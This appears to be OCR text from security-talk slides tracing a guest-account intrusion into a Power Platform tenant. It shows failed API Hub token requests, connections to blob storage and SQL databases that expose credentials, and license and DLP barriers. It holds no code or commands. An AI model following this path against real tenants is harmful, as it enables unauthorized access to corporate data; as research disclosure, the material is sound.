
Hi
hi@pwntoso.onmicrosoft.com
Signed in

Use another account

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)


Using a built-in public client app? No.



Pick an account

You're signing in to **Signup Client** on another device located in **Israel**. If it's not you, close this page.

Hi
hi@pwntoso.onmicrosoft.com
Signed in



Sign in

Sorry, but we’re having trouble signing you in.


AADSTS65002: Consent between first party application '2caeb7e8-ee9a-4f10-998f-2e7a329b6c49' and first party resource 'fe053c5f-3692-4f14-aef2-ee34fc081cae' must be configured via preauthorization - applications owned and operated by Microsoft must get approval from the API owner before requesting tokens for that API.

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)

Using a built-in public client app? No.

Using our own app?



Microsoft

Pick an account

You're signing in to **Zenity** on another device located in **Israel**. If it's not you, close this page.


Hi
hi@pwntoso.onmicrosoft.com
Signed in

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? No.

Using our own app? No.




Microsoft

Pick an account

You're signing in to **Zenity** on another device located in **Israel**. If it's not you, close this page.

Hi
hi@pwntoso.onmicrosoft.com
Signed in



Microsoft

Sign in

Sorry, but we're having trouble signing you in.


AADSTS650057: Invalid resource. The client has requested access to a resource which is not listed in the requested permissions in the client's application registration. Client app ID: c1c00034-cbff-4ef7-bc6e-372fbfdbc370(Zenity). Resource value from request: https://apihub.azure.com. Resource app ID: fe053c5f-3692-4f14-aef2-ee34fc081cae. List of valid resources from app registration: 00000009-0000-0000-c000-000000000000, c5393580-f805-4401-95e8-94b7a6ef2fc2, 00000003-0000-0000-c000-000000000000.

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)


Using a built-in public client app? No.

Using our own app? No.



Where are we again?

Got guest access.




This is unavailable due to your account permissions and company's settings

There are no apps to show.

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.




Connections in Zenity Demo (default)

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	13 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	12 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	16 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	22 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.


Tried to access



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license



You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.
Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP



This app isn’t opening correctly

It looks like this app isn’t compliant with the latest data loss prevention policies.

Where are we again?

